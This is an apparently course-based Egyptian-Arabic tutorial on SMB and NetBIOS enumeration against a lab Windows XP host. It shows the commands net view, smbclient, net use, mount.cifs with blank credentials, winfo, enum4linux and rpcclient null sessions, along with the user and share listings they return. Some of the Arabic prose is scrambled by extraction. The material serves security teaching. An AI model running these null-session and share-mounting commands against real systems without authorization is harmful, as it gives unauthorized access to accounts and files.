- احنا كدا عرفنا انك عال **Share Network** عملت ... طيب مازا بعد ؟ !! عاوزين نعرف الحاجات ال انت عملتلها **Sharing** دا ممكن نستخدم فيه **tool** زي ال **Net Command** ال موجوده على **Net Command** هنأخذ من قاييمه ال ... **Windows** واحد اسمه ال **Net View** ودا بيجبلنا **Command Lists** بال **Resources** وال **Computers** وال **Domains** ال معمولها **nbtstat** ... فاحنا من خلال **tool** ال **network Share** ان جهاز ال **target** دا عمل **Sharing** عال **network** وفاتح عنده **Net View** وال **SMB** ... بعد كدا نقوم مستخدمين ال **NetBIOS** عشان نشوف الحاجات ال **target** بتعنا عملها **Sharing** بما اتنا عرفنا ان ال **SMB** مفتوحين عند ال **Target** .

```
C:\>net view 192.168.99.162
C:\>net view 192.168.99.162
Shared resources at 192.168.99.162

Share name          Type    Used as   Comment
-----
C                  Disk
Frank              Disk
FrankDocs          Disk
My Documents        Disk
WorkSharing         Disk
The command completed successfully.
```

- هلاقيه جايبلوك الحاجات ال جهازك عملها **Share Network** عال **Share** وهي ال **Frank** ال **C** وكمان **Folder** ال **FrankDocs** وال **My Documents** وغيرها من ال **Folders** اللي تم عمل **Documents** عال **SMB** من خلال ال **NetBIOS** .

- ال **Linux** ال معانا وهو ال **Net view** بيقابله فال **Linux** ال **Smbclient** هو **Command** لنفس الغرض برضه ... ودا هنشوفه مع بعض من خلال المثال الجي ...

```

smbclient -L 192.168.99.162
stduser@kalisana:~$ sudo smbclient -L 192.168.99.162
Enter root's password:
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

Sharename      Type      Comment
-----        ----
My Documents   Disk
IPC$          IPC       Remote IPC
Frank          Disk
C              Disk
WorkSharing    Disk
FrankDocs     Disk
ADMIN$         Disk       Remote Admin
C$             Disk       Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

```

- هتلاقیه مطلعک نفس النتایج مع شویه تفاصیل اخري ودا میزه ال Files ف Linux Command عال اتعملها Sharing والملفات دی هتحتاجها فحاجه زی ال Null Session Attack بعد کذا زی مهنشوف مع بعض ... فكونک عملتها Enumeration دلوقتی فانت هتسخدمها بعدین زی ال Files و ال ADMIN\$ IPC\$ file و ال C\$ وغيرها من ال Attack انت ممکن تستخدمها بعد کدا ف Share

- تعالی نستخدم Net use آخر وهو ال Command ودا بیسمحلك انک تعمل Share للجاجات او الملفات ال اتعملها Explore عند جهاز ال target ... يعني تتصفح الملفات دی وتشوف محتوياتها من خلال ال Connect دا ال بیسحلك تعمل Connect او Disconnect مع ال target بتعنا ...


```

net use K: \\192.168.99.162\C

```

- ال Option ال k- دا معناه اني عندي File عندي على جهازي ك هنا فاما تجيب ال Content بتاعت ال Files Attacker هناك ... احفظهالي فالملف هنا ال اختصاره عندي k- وبعد كدا بتديله Ip ال target وبعدين ال partition ال فيه ال Files بتدور عليها

```
C:\>net use K: \\192.168.99.162\C  
The command completed successfully.
```



- هتلاقی بعد اما نفذنا ال **Command** هنا محتويات ال **C** ظهرت عندنا فال **Folder** ال موجود على ال **System** عندنا ال عن طريق ال **option** ال هو **-k** - خلناه يعمل **mapping** للمحتوي بتاع ال **C** عند ال **target** ويظهره عندنا عال **Folder** بتعنا على جهازنا ... وصلت كدا .

- ال **Linux** دا على نظام ال **Windows** بيقابله فنظام ال **Netuse** ال اسمه **mount** ب يقوم بنفس الوظيفه برضه .


```
sudo mount.cifs //192.168.99.162/C /media/K_share/ user=,pass=
```

- هتلاقی ال **Command** بيكتب على بعضه زي منتا شايف **Partition** وبعدين ال **Ip** الخاص بال **target** وال **mount.cifs** الموجود فيه الملفات ال يعملها **mapping** وبعدين بتديله اسم ال **Files** ال على جهازك ال يحفظاك فيه ال **Folder** اما عند ال **target** من **user=, pass=** ... **Target** دي معناها اما تروح عند ال **target** هناك متدخلش **User** و **Password** عشان انت مش محتاجهم عشان تعمل لـ **Data** الموجوده هناك .

```
stduser@kalisana:/media/K_share$ ls  
AUTOEXEC.BAT  Documents and Settings  NTDETECT.COM  Program Files  
boot.ini      IO.SYS                  ntldr        System Volume Information  
CONFIG.SYS    MSDOS.SYS               pagefile.sys  WINDOWS  
stduser@kalisana:/media/K_share$
```


- نرجع ل Null Session ال Attack ال كنا اتكلمنا عليه ال بيت
على بعض ال target عند ال Folders هناك زي ال IPC\$ وال Share ... معنى ال Null Session اننا نقدر نوصل لل ADMIN\$ عند ال Target بدون Username و Password ... لأن معظم ال Share عشان تعمله لازم يكون فيه Username و Password مخطوطيين كنوع من ال Security على ال Files ال هتعملها من عند ال target بس عن طريق ال Attack دا هتقدر تعمل لـ Share Folders وال username دي من غير Password .

- ال **Attack** دا نوعا ما قدیم شویه کان بیتم علی **Windows 2000** وال **Xp** انما نعرفه من باب التعلم ونعرف طریقه حدوثه ال **Null Session** عشان يتم عند ال **target** کان لازم یکون مفتوح عنده ال **Common internet file system** ال هو ال **CIFS** وال **SMB** ... وانت بتقدر تشتغله عشان تعمل **Share** علی جهاز ال **target** بطريقه **Null Session** ال **unauthorized** مش هتعرف تنفذه الا اذا عرفت ان ال **Administrative Shares Folder** مفتوحين عند وخصوصا ال **IPC\$** ال کنا ذكرناه فوق اختصاره ال **Inter Null** **process communication** پال **Netuse Session** ونشوف بنعمله ازای



- معنى ال **Null Command** ال فات دا اننا عاوزين ننفذ ال **target Session** عال **Username** و **Password** و عطناه ال **IP** الخاص بال **Target** وبعدين ال "" دول معناهم ان قيمة ال **Username** مش موجوده فمتدخلهاش (بدون **Username** وال **Password**) وانت بتفتح ال **Share** (**Username** و **Password** عند ال **Target** .

- كل ال فات دا عملنا بطريقه **Manual** ... تعالى نشوف ال **Scans** الموجودة عندنا ال بتعملنا الكلام دا زي ال **Win fingerprint** ودي عباره عن **tool** بتقدر تنفذلك انواع معينه من ال **Scans** وال **OS** وال **Null Session** بتاعك زي ال **target Attacks** وغيره من ال **Scans** وال **Attacks** **Detection** نشوفها بتشتغل ازاي وممكن تنزلها عال **Windows** عندك .



- اهو بتديله ال **IP** الخاص بال **target** وتحددلها كارت الشبكة ال هتشتغل عليه وتحددلها انواع ال **Scans** وال **Attacks** ال هتنفذها عال **target** وبعد كدا تضغط **Scan** وهي هتنفذلك العمليه



- عندنا **Tool** تانيه وهي ال **Winfo** ودي نفس قصه ال **Windows Fingerprint** من خلال ال **Command line** ال هو **Windows Power Shell** او **CMD** زي مهنشوف ...


```
winfo <target_IP_Address> -n
```

- بتدليها ال **Ip** الخاص بال **target** وبعدين ال **option** ال **-n** عشان تعملك ال **target** عند ال **Null Session** وتجيباك النتائج ...


```
Null session established.  
USER ACCOUNTS:  
* Administrator  
  (This account is the built-in administrator account)  
* eLS  
* Frank  
* Guest  
  (This account is the built-in guest account)  
* HelpAssistant  
* netadmin  
* SUPPORT_388945a0  
SHARES:  
* My Documents  
* IPC$  
* Frank  
...
```

- هتلقيها جايبيالك معلومات عن ال **Accounts** ومعلومات عن ال **Sharing** وال **Folders** وال **Files** ان ال **Session** نفع وال **Null Session Attack** . **DumpSec** دلوقتي **Established Target**

- عندنا ال **Tool** الاخيرة فتحته ال **NetBIOS** دي هي ال **DumpSec** ودي برضه عباره عن **Auditing tool** بتطلعك نفس ال **result** بتاعت ال **Tools** ال فاتت وبفكرك قلنا قبل كدا فالشرح ان كل حاجه عندك **Tools** ليها كتير انت بتنتقى ال **Tool** المناسبه ليك وتشتغل بيها ... أكيد مش هنستخدم كل ال **tools** ال بنذكرها دي !!



- هتفتح ال **Computer Target** وتختر من **report** ال **Tool**
بتاعك وتختر ال **target** ال عاوز تعملها عال **target options** هناك وتدليه
.... **OK** وتضغط **target** ال **Ip**



- وزى منتا شايف تبدع تضيف ال **Options** ال عاوز تطلعها عند ال **Target**
وهيطلعك النتيجه بكل **Account** **Ok** وتضغط **Target**
. **Target** الخاصه بيه هناك عند ال **Data**

User Name	Profile	PwdExpires	LastLogonTime	Groups	FullName	AccountType
Administrator	Profile	No				
	PwdExpires	Never				
	LastLogonTime	Never				
	Groups	Administrators (Local, Administrators have complete and unrestricted access to the computer/domain)				
	FullName					
	AccountType	User				
eLS	Profile	No				
	PwdExpires	No				
	LastLogonTime	2/18/2015 2:57 PM				
	Groups	Administrators (Local, Administrators have complete and unrestricted access to the computer/domain)				
	FullName					
	AccountType	User				
Frank	Profile	No				
	PwdExpires	No				
	LastLogonTime	2/18/2015 10:25 AM				
	Groups	Users (Local, Users are prevented from making accidental or intentional system-wide changes. Thus, Users can run certified applications, but not most legacy				
	FullName	Frank				
	AccountType	User				
Guest	Profile	No				
	PwdExpires	No				
	LastLogonTime	12/11/2015 3:03 PM				
	Groups	Guests (Local, Guests have the same access as members of the Users group by default, except for the Guest account which is further restricted)				
	FullName					
	AccountType	User				
HelpAssistant	Profile	No				
	PwdExpires	No				

- عندنا بعد كدا Linux tools ال هنستخدمها زي NetBIOS بنستخدمها نفس الاستخدام عشان نحصل معلومات عن ال Sharing ال اتعملها Files وال Folders

enum4linux <target_IP_Address>

- هتدي ال result ال الخاص بال Target و هتطلعلك

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec 10 12:13:42 2015
=====
| Target Information |
=====
Target ..... 192.168.99.162
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, doct for guest access to the computer/domain
=====
| Users on 192.168.99.162 |
=====
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x3eb acb: 0x00000210 Account: eLS Name: (null) Desc: (null)
index: 0x3 RID: 0x3ed acb: 0x00000210 Account: Frank Name: Frank Desc: (null)
index: 0x4 RID: 0x1f5 acb: 0x00000214 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x5 RID: 0x3e8 acb: 0x00000211 Account: HelpAssistant Name: Remote Desktop Help Assistant Account Desc: Account for Providing Remote Assistance
index: 0x6 RID: 0x3ec acb: 0x00000210 Account: netadmin Name: netadmin Desc: (null)
=====
| Enumerating Workgroup/Domain on 192.168.99.162 |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
| Nbtstat Information for 192.168.99.162 |
=====
Looking up status of 192.168.99.162
ELS-WINXP <00> - B <ACTIVE> user:[Administrator] rid:[0x1f4]
WORKGROUP <00> - <GROUP> B <ACTIVE> user:[eLS] rid:[0x3eb]
ELS-WINXP <20> - B <ACTIVE> user:[Frank] rid:[0x3ed]
WORKGROUP <1e> - <GROUP> B <ACTIVE> user:[Guest] rid:[0x1f5]
WORKGROUP <1d> - B <ACTIVE> user:[HelpAssistant] rid:[0x3e8]
..._MSBROWSE_. <01> - <GROUP> B <ACTIVE> user:[netadmin] rid:[0x3ec]
=====
| Share Enumeration on 192.168.99.162 |
=====
Domain=[WORKGROUP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
Domain=[WORKGROUP1] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```

- ودي الحاجات ال تقدر تطلعها زي Enum4Linux Tool

- Target Information
- Workgroup/Domain
- Domain SID
- OS information
- Users
- Share Enumeration
- Password Policy
- Groups
- Users SID
- Printer info

- عندنا **tool** تانيه لأنظمه **Linux** برضه وهي ال **RPCClient** و هي نفس قصه ال **Tool** ال فاتت

```
rpcclient -N -U "" <target_IP_Address>
```

- ال **N** Option وال **U** معناهم متدخلش **username** و عند ال **target** هديك ال **IP** الخاص بيء ال كتبه بعدين فال **User name** وال "" معناهم ان ال **Command** وال **Password** فاضيين زي مقولنا تعالى نشوف بعد كدا ...

```
rpcclient $> enumdomusers
user: [Administrator] rid:[0x1f4]
user: [eLS] rid:[0x3eb]
user: [Frank] rid:[0x3ed]
user: [Guest] rid:[0x1f5]
user: [HelpAssistant] rid:[0x3e8]
user: [netadmin] rid:[0x3ec]
user: [SUPPORT_388945a0] rid:[0x3ea]
rpcclient $>
```

- بيفتح لك **Command Tool** ال **Shell Window** تبدئ تدي ال **target** زي **enumdomusers** و دا معناه ان ال **tool** تجلبك ال **Users** ال عند ال **target** ... ولو انت مش عارف ال **RPCClient** الخاصه بال **Commands** فأنت معاك ال **Enum Command** تقدر تستعين بيء عشان يعرفك ازاي تتعامل مع ال **Tool** زي مهنشوف فالمثال الجي ...

```
rpcclient $> enum
enumalsgroups      enumdomusers       enummonitors      enumprocs
enumdata           enumdrivers        enumports         enumtrust
enumdataex          enumforms         enumprinters     enumprivs
enumdomains         enumjobs          enumprivils      enumprocdatatypes
enumdomgroups      enumkey           enumprocdatatypes
rpcclient $> enum
```


- وبعد كدا ال **Tool** بتططلع نتایج تفصیلیه عن ال **Folders** وال **Target** ال اتعلملها **Share** ومعلومات عن ال **Users** عند ال **Files** ومعلومات خاصه بال **NetBIOS**

NETLOGON	SAMR	SRVSVC
logonctrl2	queryuser	srvinfo
getanydcname	querygroup	netshareenum
getdcname	queryusergroups	netshareenumall
dsr_getdcname	queryuseraliases	netsharegetinfo
dsr_getdcnameex	querygroupmem	netsharesetinfo
dsr_getdcnameex2	queryaliasmem	netfileenum
dsr_getdcnameex2	queryaliasinfo	netremotetod
dsr_getsitename	deletealias	netnamevalidate
dsr_getforesttrustinfo	Query user info	netfilegetsec
logonctrl	Query group info	netsessdel
